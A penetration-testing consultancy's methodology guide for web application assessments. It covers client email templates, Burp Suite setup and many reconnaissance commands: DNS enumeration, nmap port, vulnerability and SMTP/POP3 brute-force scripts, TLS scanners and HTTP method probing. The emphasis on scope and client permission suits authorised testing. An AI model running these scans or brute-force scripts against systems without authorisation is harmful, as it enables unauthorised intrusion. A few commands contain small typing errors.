

WEB APPLICATION PENETRATION TESTING

GENERIC GUIDANCE
Version 2022/5/0.1

TERENCE BROADBENT
MSc BSc Cyber Security



WEB APPLICATION PENETRATION TESTING

PART I

CLIENT MANAGEMENT

PRE-ASSESSMENT EMAILS

To: Only send emails to the identified account holder (*PROJECTS|BASIC INFO*)

CC: Account Manager | Project Manager | Project Management

Header: CLIENT | DOMAIN.COM | WEB APPLICATION ASSESSMENT [X:X]

Hello *clients name*.

First let me introduce myself, I am the consultant who will be undertaking the above *X-day* web application assessment on behalf of Pentest People.

Starting *day, date month*, I usually begin my background checks around 08:30 hours and start the application assessment at 09:00 hours until 17:00 hours, taking one hour for lunch time.

If there are any special instructions that you need me to know, or if you are expecting a particular outcome; then please do not hesitate to respond to this email or call me on the mobile number stated below or contact your account manager directly.

Can I also take this opportunity to confirm that any third-party hosting, have been informed about the forthcoming penetration testing?

Kind Regards, Terry.

Include: Pentest People official signature.

[1]. Check scope and email client 10 days before testing.

[2]. Check if this is a DCC – extra requirements regarding communications.

FIRST DAY'S EMAILS

To: Only send emails to the identified account holder (*PROJECTS|BASIC INFO*)

CC: Account Manager | Project Manager | Project Management

Header: CLIENT | DOMAIN.COM | WEB APPLICATION ASSESSMENT [X:X]

Good morning *clients name*.

I will be starting the above web application assessment shortly.

If you notice anything unusual or wish to contact me regarding the application test, then please do not hesitate to call me on the mobile number stated below or contact your account manager directly.

Kind Regards, Terry.

Include: Pentest People official signature.

- - - - -

Good afternoon *clients name*.

Just letting you know that I will be wrapping up todays testing very shortly.

As always if you wish to discuss anything then please do not hesitate to call me on the mobile number stated below or contact your account manager directly.

Kind Regards, Terry.

Include: Pentest People official signature.

LAST DAY EMAILS

To: Only send emails to the identified account holder (*PROJECTS|BASIC INFO*)

CC: Account Manager | Project Manager | Project Management

Header: CLIENT | DOMAIN.COM | WEB APPLICATION ASSESSMENT [X:X]

Good morning *clients name*.

I will be starting the above web application test shortly.

If you notice anything unusual or wish to contact me regarding the application test, then please do not hesitate to call me on the mobile number stated below or contact your account manager directly.

Kind Regards, Terry.

Include: Pentest People official signature.

Hello *clients name*.

Just letting you know that I will be completing the application testing very shortly.

No critical vulnerabilities were found, and only *X* highs were identified during the assessment.

If you require a debrief meeting, then please feel free to respond to this email, or call me on the mobile number stated below with any specific questions you may have and to book a mutually convenient time slot.

Finally, the assessment report will be sent to your secure portal within the 10 working days.

Kind Regards, Terry.

Include: Pentest People official signature.



WEB APPLICATION PENETRATION TESTING

PART II


STANDARD SETTINGS

BURP-SUITE

Within burp suite browse to the target/scope tabs and enter *domain* or *i.p. address*, when prompted check ‘yes’ to stay in scope. Refer to ‘Avoiding Business Disruption’ on the descope section of the my.pentestpeople.com questionnaire and add any necessary *domains* or *i.p. addresses* to burp’s descope.



Click the Proxy tab, and check the intercept is set to off



Next, click the options tab, and set 'Intercept Client Requests' or/and to enabled.

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

☒ Intercept requests based on the following rules:

	Enabled	Operator	Match type	Relationship	Condition
Add	☒		File extension	Does not match	(^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$ ^ico\$ ^svg...
Edit	☐	Or	Request	Contains parameters	
Remove	☒	Or	HTTP method	Does not match	(get post)
Up	☒	And	URL	Is in target scope	
Down					

☐ Automatically fix missing or superfluous new lines at end of request

☒ Automatically update Content-Length header when the request is edited

Now, set 'Intercept Server Responses' or/and to enabled.

Intercept Server Responses


Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

☐ Intercept responses based on the following rules:

	Enabled	Operator	Match type	Relationship	Condition
Add	☒		Content type header	Matches	text
Edit	☐	Or	Request	Was modified	
Remove	☐	Or	Request	Was intercepted	
Up	☐	And	Status code	Does not match	^304\$
Down	☒	And	URL	Is in target scope	


☒ Automatically update Content-Length header when the response is edited

Finally, proceed to 'http history' to monitor.



INSTALLED ADD-ONS

- ☐ Active Scan ++
- ☐ Additional Scanner Checks
- ☐ Auth Analyser
- ☐ AWS Security Checks
- ☐ Backslash Powered Scanner
- ☐ Burp-hash
- ☐ CMS Scanner
- ☐ Collaborator Everywhere
- ☐ Cookie Decrypter
- ☐ CSP-Bypass
- ☐ CSRF Scanner
- ☐ Error Message Checks
- ☐ Freddy, Deserialization Bug Finder
- ☐ Headers Analyzer
- ☐ HTML5 Auditor
- ☐ HTTPoxy Scanner
- ☐ JS Miner
- ☐ JSON Web Tokens
- ☐ Kerberos Authentication
- ☐ Log4Shell Scanner
- ☐ NoSQLi Scanner
- ☐ Reflected File Download Checker
- ☐ Reflected Parameters



FIREFOX ADD-ONS

☐ Cookie Quick Manager

☐ Cookie Editor

☐ FoxyProxy Standard

☐ Shodan

☐ Translate Web Pages

☐ Wappalyzer

WEB APPLICATION PENETRATION TESTING

PART III

PORTS AND SERVICES

PRE-APPLICATION TEST

[1]. Obtain the specified website(s) IP address, if not already provided.

```
nslookup domain.com | tee nslookup.txt  
  
host domain.com | tee host.txt  
  
dig +short domain.com | tee digip.txt
```

While you have the IP address, check for direct IP access.

DIRECT IP ADDRESS ACCESS

[2]. Check the client owns the specified domain i.p. address.

```
whois -I 10.10.10.10 | whois.txt  
  
https://sitereport.netcraft.com/?url=https://domain.com
```

IMPORTANT: If the IP address is not registered to the client, check with the client that third-party hosting have been made aware of the forthcoming penetration test.

DNS SERVERS

DNS servers may disclose additional targets and/or sensitive information. For example, there may be other vulnerable applications on one of the domain's subdomains or sensitive information may be stored in a TXT record.

```
dig SOA domain.com | tee digsoa.txt
```

```
dnsenum domain.com | tee dsenum.txt
```

```
dnsrecon -d domain.com | tee dnsrecon.txt
```

IMPORTANT: Any found subdomains should only be targeted if the client has previously agreed for them to be in scope. For example, the sign-in procedure features a reference to a sub-domain address, confirm with client they require this testing as part of the application assessment and add to debrief comments within report.

PORTS & SERVICES

The underlying server that hosts the web application is also scanned during a web application test. This is not a full external infrastructure test; it is just to find any obvious weaknesses. If you find issues, you do not necessarily have to exploit them, just write them up as a potential external infrastructure issue.

ACTIVE HOSTS SCAN

```
nmap -v -sn 10.10.10.1-254 -oG pingsweep.txt

grep Up pingsweep.txt | cut -d " " -f 2 > foundhosts.txt

cat foundhosts.txt
```

IMPORTANT: Sub-nets are only enumerated if the client has previously agreed for them to be in scope. Stay in scope and only use the following commands on specified target *domains* or *i.p. address* and not all found sub-net hosts unless otherwise requested by the client.

SERVER SCANNING

Server's may have non-standard ports open which host vulnerable applications. They also may be running outdated software which have known vulnerabilities. The server's open TCP/UDP ports are enumerated along with any software and version numbers disclosed.

```
nmap -4 -sVC -T4 -p- -oN tcp.txt domain.com
```

```
nmap -4 -sUV --top-ports 200 -oN udp.txt domain.com
```

POTENTIALLY UNNECESSARY SERVICES

BIOS SCAN

```
nbtscan -rv 10.10.10.10 | tee bios.txt
```

NETBIOS PROTOCOL SUPPORT

ALTERNATIVE PORT SCANS

```
nmap -4 --top-ports 1000 --open -oN light1.txt domain.com
```

```
nmap -4 -p- -sTU -T4 --min-rate=1000 --open -oN heavy1.txt domain.com
```

ADVANCED SERVICE SCANS

```
nmap -4/6 -p 80,443 -sV --version-light --reason --script=banner -oN light2.txt domain.com
```

```
nmap -4/6 -p 80,443 -sTUV -O -A -T4 --version-all --reason --script=discovery,external,auth,banner -oN heavy2.txt domain.com
```

SLOW LORIS SCAN

```
nmap --script=http-slowloris-check -oN slowloris.txt domain.com
```

HTTP SLOW LORIS REQUEST

LOAD BALANCER DETECTION

```
lbd https://domain.com | tee lbd.txt
```

WEB SERVER LOAD BALANCER DETECTION

WEB APPLICATION FIREWALL (WAF)

```
wafw00f -a https://domain.com
```

```
nmap -p80 --script=http-waf-detect domain.com
```

LACK OF APPLICATION FIREWALL

UNNECESSARY SERVICES ENUMERATION

Server's may have non-standard ports open which host vulnerable applications.

SERVICE PORT 25

```
nmap -sV --script smtp-open-relay -v -oN relays.txt domain.com
```

```
nmap -p25 --script smtp-brute -oN smtpbrute.txt domain.com
```

```
nmap -sV --script smtp-strangeport -oN smtprogue.txt  
domain.com
```

```
nmap -p25 --script smtp-enum-users -oN smtpusers.txt  
domain.com
```

```
nmap -p25 --script smtp-capabilities -oN pop3.txt domain.com
```

```
nmap -p25,465,587 --script smtp-ntlm-info --script-args smtp-  
ntlm-info.domain=domain -oN NTLM.txt domain.com
```

SMTP SERVICE CLEARTXT LOGIN PERMITTED

SERVICE PORT 143

```
nmap -p143,993 --script imap-capabilities -oN imap.txt domain
```

IMAP SERVICE

SERVICE PORT 110

```
nmap -p110 --script pop3-capabilities -oN pop3.txt domain.com
```

```
nmap -p110 --script pop3-brute -oN pop3brute.txt domain.com
```

POP3 CLEARTEXT LOGINS PERMITTED

SERVICE PORT 500

```
ike-scan -M 10.10.10.10 -oN ike.txt
```

IKE

GENERIC VULNERABILITY SCANNING

Cross-site-scripting (XSS) and SQL-injections etc.

```
nmap -Pn -script=http-sitemap-generator -oN sitemap.txt  
domain.com
```

```
nmap -sSVC -Pn -p 443,80 --script=vuln -oN vuln1.txt  
domain.com
```

```
nmap -sVC -Pn -p 443,80 --script=vulners -oN vuln2.txt  
domain.com
```

```
nmap -sV --script=http-unsafe-output-escaping -p 80 -oN  
xss.txt domain.com
```

```
nmap -sV --script=http-sql-injection -p 80 -oN sqlinject.txt  
domain.com
```

WEB APPLICATION PENETRATION TESTING

PART IV

EXTERNAL SCANNING

NESSUS VULNERABILITY SCAN

If you don't have an account, ask one of the managing consultants to set one up for you.

```
https://192.168.125.15:8834
```

Run either the cloud version of Nessus or your local version against the applications URLs or underlying IP addresses.

IMPORTANT: Nessus should not be left running after office hours without client permissions.

QUALYS WEB SCANNER

If you don't have an account, ask one of the managing consultants to set one up for you.

```
https://qualysguard.qg2.apps.qualys.eu/
```

Choose "Web Applications" in the top drop-down menu

Choose new web application > blank

Put in the name of the application

Press "continue" until you reach stage 3 - scan configurations.

On the right-hand side of option profile there is a create button, click on it.

Call Scan config or something similar

Press "continue", scroll down, and deselect "use password brute-forcing"

Continue and finish then select the profile.

Continue to the end and press start vulnerability scan.

IMPORTANT: Qualys should not be left running after office hours without client permissions.

KRAKEN

If you don't have an account, ask one of the managing consultants to set one up for you.

```
https://172.16.0.6
```

ANTHEA DARK WEB EMAIL SCAN

```
python3 athena.py consultant@pentestpeople.com -k hash -d domain.com
```

STANDARD REPORT TEXT

Potentially Compromised Accounts

A list of accounts that have been found in previous data breaches.

n instances of '@<address>' emails have been found with associated passwords. The email addresses are listed here:

<list>

These passwords range from plaintext strings to hashed passwords. Enforcing a strong password policy and not letting employees use their work emails to sign up to non-work services helps reduce the risk of a re-used password giving an attacker access to secure services. It should be noted that the passwords found may be old, however changing the passwords of these accounts whilst adhering to the industry standard recommendations with regards to passwords is still recommended.

WEB APPLICATION PENETRATION TESTING

PART V

CRYPTOGRAPHIC SERVICES


CRYPTOGRAPHIC FAILURES

The first thing is to determine the protection needs of data in transit and at rest. For example, passwords, credit card numbers, health records, personal information, and business secrets require extra protection, mainly if that data falls under privacy laws, e.g., EU's General Data Protection Regulation (GDPR), or regulations, e.g., financial data protection such as PCI Data Security Standard (PCI DSS).

TESTSSL SCANNER

TestSSL™ is a free opensource command line program which checks the servers service on any port for the support of TLS/SSL ciphers, protocols as well as recent cryptographic flaws and more.

```
testssl --full https://domain.com | tee testssl.txt
```



TLS PROTOCOL: VERSION 1.0/1.1 SUPPORTED

SSL MEDIUM STRENGTH CIPHER SUITES SUPPORTED (SWEET32)

SSL WEAK CIPHER SUITES SUPPORTED

TLS FALLBACK

LUCKY13

SSL/TLS CIPHER SUITES: WEAK DIFFIE-HELLMAN (LOGJAM)

**SSL/TLS PROTOCOL INITIALIZATION VECTOR IMPLEMENTATION
INFORMATION DISCLOSURE VULNERABILITY (BEAST)**

Lucky13/Outdated CBC ciphers:-

```
cat testssl.txt |grep CBC
```

SECURE RENEGOTIATION TEST

```
testssl.txt -R https://domain.com
```

CLIENT INITIATED SECURE RENEGOTIATION (DOS THREAT)

SSLYSE SCANNER

SSLyze™ is a fast and powerful SSL/TLS scanning library. It allows you to analyse the SSL/TLS configuration of a server by connecting to it, in-order to detect issues such as bad certificate, weak cipher suites, Heartbleed, ROBOT, TLS 1.3 support, etc.

```
sslyze domain.com | tee sslyse.txt
```

SSLSCAN SCANNER

SSLscan™ queries SSL services, such as HTTPS, in-order to determine the ciphers that are supported. SSLScan is designed to be easy, lean, and fast. The output includes preferred ciphers of the SSL service, the certificate and is in Text and XML formats.

```
sslscan -v https://domain.com | tee sslscan.txt
```

WEB APPLICATION PENETRATION TESTING

PART VI

WEB TECHNOLOGIES

WEB TECHNOLOGIES

WhatWeb recognises web technologies including content management systems (CMS), blogging platforms, statistic/analytics packages, JavaScript libraries, web servers, and embedded devices. WhatWeb has over 1700 plugins, each to recognise something different. WhatWeb also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.

WhatWeb can be stealthy and fast, or thorough but slow. WhatWeb supports an aggression level to control the trade-off between speed and reliability. When you visit a website in your browser, the transaction includes many hints of what web technologies are powering that website. Sometimes a single webpage visit contains enough information to identify a website but when it does not, WhatWeb can interrogate the website further. The default level of aggression, called 'stealthy', is the fastest and requires only one HTTP request of a website.


```
whatweb -v -a 4 https://domain.com | tee whatweb.txt
```

INTRODUCTION TO HTTP SERVERS

HTTP (Hypertext Transfer Protocol) is the most widely used application protocol on the Internet. It is a client-server protocol used to transfer web pages and web application data. With HTTP, the client, usually a web browser, connects to a web server such as MS IIS or Apache HTTP Server on top of the TCP Protocol.

This means that a TCP connection must have been established first, for the client to successfully send requests to the Server and wait for an answer. Ultimately, the server then processes these requests and sends back an answer, which typically includes the requested data and a status code.

Common HTTP requests include CONNECT, DELETE, GET, HEAD, OPTIONS, PATCH, POST, PUT and TRACE and common returned status codes include 200 - OK, 307 - Temporary redirect, 308 - Permanent redirect and 404 – Not found.



HTTP is a clear-text protocol and therefore should be protected by using an encryption layer such as HTTPS (HTTP over SSL/TLS, a cryptographic protocol). This layering technique provides *Confidentiality*, *Integrity* protection and *Authentication* to the HTTP Protocol.

Check application is over https with `http > https` rewrite in place. Typically, applications are hosted on port 80 (unencrypted) and port 443 (encrypted). If the unencrypted port is not filtered and does not apply a redirect rule, it is possible to browse the application over an unencrypted connection.

RISKY METHODS

```
nmap -sS -p 443 --script=http-methods -oN method2.txt domain
```

```
nmap --script=http-methods --script-args=http.methods.url-path='https://domain.com'-oN riskymethods2.txt domain
```

```
curl -i -X OPTIONS http://domain.com | tee httpmethods.txt
```

```
curl -insecure -i -X OPTIONS https://domain.com | tee  
httpsmethods.txt
```

```
wfuzz -f outfile.txt,raw -z list,PUT-DELETE-GET-HEAD-POST-  
TRACE-OPTIONS -X FUZZ https://domain.com
```

```
cat verbs.tmp
```

ID	Response	Lines	Word	Chars	Request
00001:	C=411	6 L	28 W	344 Ch	"PUT - PUT"
00007:	C=200	0 L	0 W	0 Ch	"OPTIONS - OPTIONS"
00006:	C=501	29 L	140 W	1508 Ch	"TRACE - TRACE"
00002:	C=405	29 L	107 W	1293 Ch	"DELETE - DELETE"
00004:	C=200	0 L	0 W	0 Ch	"HEAD - HEAD"
00003:	C=200	159 L	413 W	7583 Ch	"GET - GET"
00005:	C=200	159 L	413 W	7583 Ch	"POST - POST"

```
echo '\e[0m'
```

Press ENTER to continue...

INSECURE METHODS ALLOWED

```
grep -colour=auto -E ' | PUT | DELETE | CONNECT | TRACK | TRACE | PATCH '  
methods.txt
```

CONSULTANTS COMMENTS

To minimise the risk of business disruption, the consultant did not attempt to use the DELETE method on the application, further investigation should be carried out internally to confirm if this method is supported by the application.

FULL LIST

METHOD NAME	SAFE	REFERENCE
ACL	no	[RFC3744, Section 8.1]
BASELINE-CONTROL	no	[RFC3253, Section 12.6]
BIND	no	[RFC5842, Section 4]
CHECKIN	no	[RFC3253, Section 4.4, Section 9.4]
CHECKOUT	no	[RFC3253, Section 4.3, Section 8.8]
CONNECT	NO	[RFC7231, Section 4.3.6]
COPY	no	[RFC4918, Section 9.8]
DELETE	NO	[RFC7231, Section 4.3.5]
GET	yes	[RFC7231, Section 4.3.1]
HEAD	NO	[RFC7231, Section 4.3.2]
LABEL	no	[RFC3253, Section 8.2]
LINK	no	[RFC2068, Section 19.6.1.2]
LOCK	no	[RFC4918, Section 9.10]
MERGE	no	[RFC3253, Section 11.2]
MKACTIVITY	no	[RFC3253, Section 13.5]
MKCALENDAR	no	[RFC4791, Section 5.3.1][RFC8144, Section 2.3]
MKCOL	no	[RFC4918, Section 9.3][RFC5689, Section 3][RFC8144, Section 2.3]
MKREDIRECTREF	no	[RFC4437, Section 6]
MKWORKSPACE	no	[RFC3253, Section 6.3]
MOVE	no	[RFC4918, Section 9.9]
OPTIONS	yes	[RFC7231, Section 4.3.7]
ORDERPATCH	no	[RFC3648, Section 7]
PATCH	NO	[RFC5789, Section 2]
POST	no	[RFC7231, Section 4.3.3]
PRI	yes	[RFC7540, Section 3.5]
PROPFIND	yes	[RFC4918, Section 9.1][RFC8144, Section 2.1]
PROPPATCH	no	[RFC4918, Section 9.2][RFC8144, Section 2.2]
PUT	NO	[RFC7231, Section 4.3.4]
REBIND	no	[RFC5842, Section 6]
REPORT	yes	[RFC3253, Section 3.6][RFC8144, Section 2.1]
SEARCH	yes	[RFC5323, Section 2]
TRACE	NO	[RFC7231, Section 4.3.8]
UNBIND	no	[RFC5842, Section 5]
UNCHECKOUT	no	[RFC3253, Section 4.5]
UNLINK	no	[RFC2068, Section 19.6.1.3]
UNLOCK	no	[RFC4918, Section 9.11]
UPDATE	no	[RFC3253, Section 7.1]
UPDATEREDIRECTREF	no	[RFC4437, Section 7]
VERSION-CONTROL	no	[RFC3253, Section 3.5]
ACL	no	[RFC3744, Section 8.1]

FINGERPRINTING A HTTP SERVER


Netcat™ is a simple utility tool to read and write data across network connections. A skilled penetration tester can utilise this tool to establish a connection with a remote webserver to enumerate pertinent information from the HTTP response fields.

```
nc host port
```

```
openssl s_client -connect host:port
```

Confirm which version the remote server is running, use the GET verb:

GET / HTTP/1.0




```
root@DATAINE:~/Documents
File Actions Edit View Help
root@DATAINE:~/Documents
root@DATAINE:~/Documents# nc 10.10.10.15 80
GET / HTTP/1.0
HTTP/1.1 200 OK
Content-Length: 1433
Content-Type: text/html
Content-Location: http://10.10.10.15/iisstart.htm
Last-Modified: Fri, 21 Feb 2003 15:48:30 GMT
Accept-Ranges: bytes
ETag: "05b3daec0d9c21:354"
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
Date: Thu, 09 Jul 2020 13:25:35 GMT
Connection: close

<html>
<head>
<meta HTTP-EQUIV="Content-Type" Content="text/html; charset=Windows-1252">

<title ID=titletext>Under Construction</title>
</head>

<body bgcolor=white>
<table>
<tr>
